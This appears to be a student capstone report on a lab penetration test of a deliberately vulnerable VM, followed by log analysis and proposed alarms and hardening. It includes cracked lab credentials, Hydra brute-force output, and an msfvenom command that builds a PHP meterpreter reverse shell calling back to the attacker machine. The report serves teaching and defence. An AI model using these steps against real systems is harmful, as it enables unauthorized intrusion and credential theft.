

# Capstone Engagement

Assessment, Analysis,  
and Hardening of a Vulnerable System

*Written by: Eric Sexton, Jimmy Suen, Chadwick  
Spencer, Joe Werhan*

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range: 192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone



# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Target Machine
Kali Linux	192.168.1.90	Penetration Testing Virtual Machine
ELK Server	192.168.1.100	Virtual Machine for Monitoring and Logging
Gateway	192.168.1.1	Virtual Network with Hyper-V Manager

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Enabled on Apache Web Server	Able to read full contents of the Capstone Apache web server using a browser	Sensitive files were discovered under Ashton, the administrator for /company_folders/secret_folder
Weak Password with No Lockout for Failed Attempts	Password was easily cracked using the Hydra application and a common word list. There was no lockout for failed login attempts.	Brute force provided access to: /secret_folder/connect_to_corp_server Where instructions were stored for connecting to the webdav server
Password hash stored in text file	The administrator's password hash was stored in a text file and was easily cracked	Cracking the hash allowed access to the WebDav service and permitted the upload of a PHP reverse shell.

---

# Exploitation: Directory Listing Enabled on Apache

01

## Tools & Processes

Used Nmap to identify an open port 80 on 192.168.1.105

Navigated to 192.168.1.105 in a web browser and cataloged files present in the Apache Directory Listing

02

## Achievements

Performed reconnaissance to identify directories and file locations.

Discovered Ashton is the administrator for /company\_folders/secret\_folder/

03

```
root@kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-28 19:18 PST
Nmap scan report for 192.168.1.1
Host is up (0.00044s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp    open  ms-wbt-server
MAC Address: 00:15:5D:00:04:00 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00046s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.00011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

← → 🔍 Not secure | 192.168.1.105/company\_folders/secret\_folder/

## Index of /company\_folders/secret\_folder/

Name	Last modified	Size	Description
Parent Directory	-	-	-
connect_to_corp_server	2019-05-07 18:28	414	-



# Exploitation: Weak Password & No Lockout for Failed Logins

01

## Tools & Processes

Hydra was used with rockyou.txt to perform a brute force dictionary attack.

Crack Station was used to crack the site admin password hash.

02

## Achievements

Gained password for Ashton  
Username: ashton  
Password: leopoldo

Gained access to /secret\_folder/

Found the hash for Ryan's account.

Acquired instructions for accessing /webdav/

Cracked Ryan's hash and gained WebDav access  
Username: ryan  
Password: linux4u

03

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-28 2
0:15:42
```

← → ↻ ⚠ Not secure | 192.168.1.105/company\_folders/secret\_folder/

### Index of /company\_folders/secret\_folder

Name	Last modified	Size	Description
Parent Directory	-	-	-
connect_to_corp_server	2019-05-07 18:28	414	

#### Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash: d7dad8a5cd7c8376eb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryan's account) and password
5. I can click and drag files into the share and reload my browser

## CrackStation

CrackStation Password Hashing Security Defuse Security

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad8a5cd7c8376eb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-hat-shat, sha224, sha256, sha384, sha512, ripemd160, whirlpool, HaSQL, 4-1+ (sha256\_1k1),  
groen3,1backdoor0ffsets

Hash	Type	Result
d7dad8a5cd7c8376eb50d69b3ccd352	MD5	linux4u

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.

# Exploitation: Persistent Reverse PHP Shell

01

## Tools & Processes

Created a php reverse shell payload with msfvenom.

Logged into WebDAV using Ryan's credentials.

Uploaded payload to the WebDAV directory.

Activated the php reverse shell payload and listened for activity with Ncat.

Activated a shell to navigate the victim

Located the flag using  
`find . -iname flag.txt`

02

## Achievements

Accessed the WebDAV directory.

Uploaded a persistent reverse PHP shell providing a backdoor.


Acquired access to the victim computer.

Activated the shell.


Located the flag.txt file.

03

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```



```
$ cat flag.txt
b1ng0w@5h1sn@n0
```



# **Blue Team**


## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



- The initial port scan of 192.168.1.90 began on January 29, 2021 at 3:19:00
- 9,308 packets were sent from the attacking machine (192.168.1.90) to the victim machine.
- The packets being sent were being directed to multiple destination ports of victim machine. If the port responds it indicates there is an open port available.

# Analysis: Finding the Request for the Hidden Directory



- The requests occurred on January 29th 2021 at 3:36:53.
- 87,512 requests were made within this time period.
- The connect\_to\_corp\_server text file that contained instructions and hashed password to directly connect to the DAV corporate server.

# Analysis: Uncovering the Brute Force Attack



- The brute force attack consisted of 87,505 attempts before the correct password was discovered.
- 87,504 attempts were made using Hydra, the 87,505th attempt was successful.

# Analysis: Finding the WebDAV Connection



- 186 requests were made to the WebDAV directory on 01/29/2021.
- The requested files were:
  - password.dav
  - php-backdoor.php
- Shell.php is used to set up the listener, enabling connectivity to the network.
- Password.dav file contained a username and a hashed password.



# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

---

## Alarm

The following alarm can be used to detect future port scans:

- [Search] destination.ip: 192.168.1.105 and source.ip:(not 192.168.1.105) and destination.port: (not 443 or 80)
- Alert to email when port 80 scans are detected more than 3 times during the same timestamp from the same recurring IP.

## System Hardening

Port scan mitigations:

- Firewall block on all incoming and outgoing ports except for those are needed (443 and 80)
  - Have an inline IPS for packet analysis.
  - Having a 24/7 IDS like Splunk or Kibana for immediate alerting of any port scan activity.
-

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

The following alarm can be used to detect future unauthorized access:

- [Search] source.ip: (not 192.168.1.105 or 192.168.1.1) and url.path: \*secret\_folder\*
- Alert to email when access to the directory has more than 5 password failures, including any IPs attempting access that has not been whitelisted.

## System Hardening

- Set a timeout for 1+ hours for more than 5 password failures, with time increasing per failure.
- Force password reset every 2 months.
- Limit user access to the directory, and enforce multi-factor authentication.
- Remove all references to the hidden directory in the webserver.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

The following alarm can be used to detect future brute force attacks:

- [Search] http.request.method : "get" and user\_agent.original : "Mozilla/4.0 (Hydra)" and url.path : "/company\_folders/secret\_folder/"
- Alert email when more than 5 Error responses (401) occur at any time or 5 (200) responses occur from non-secure IPs.

## System Hardening

- Setup account lockout rules for 5 or more failed password attempts to secure brute forcing attempts. Each failure after will increase the timer, up to 8 attempts before a administrator required unlock.
- Increase password hardening requirements with a forced password reset every 2 months.
- Setup multi-factor authentication for upper protected accounts.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

- Create an alert to email when non-whitelisted IPs are connecting to WebDav and whenever from non-secure locations. This alert will trigger every instance.

## System Hardening

- Limit user access to WebDav.
  - Password hardening authentication to WebDav(password requirements, MFA).
  - Upgrading to a more secure software/application.
  - Only allowing internal access to WebDav, within the companies building/network, while blocking all external connections.
-

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

- Alert to email when “PUT” request methods are made on protected folders, from non-trusted IPs. These will automatically trigger every time.

## System Hardening

- Set up a secure anti-virus or anti-malware application that screens all incoming files and updates daily.
  - Limit file types that can be uploaded, including restricting php.
  - Update firewall rules to restrict incoming files.
-

*The  
End*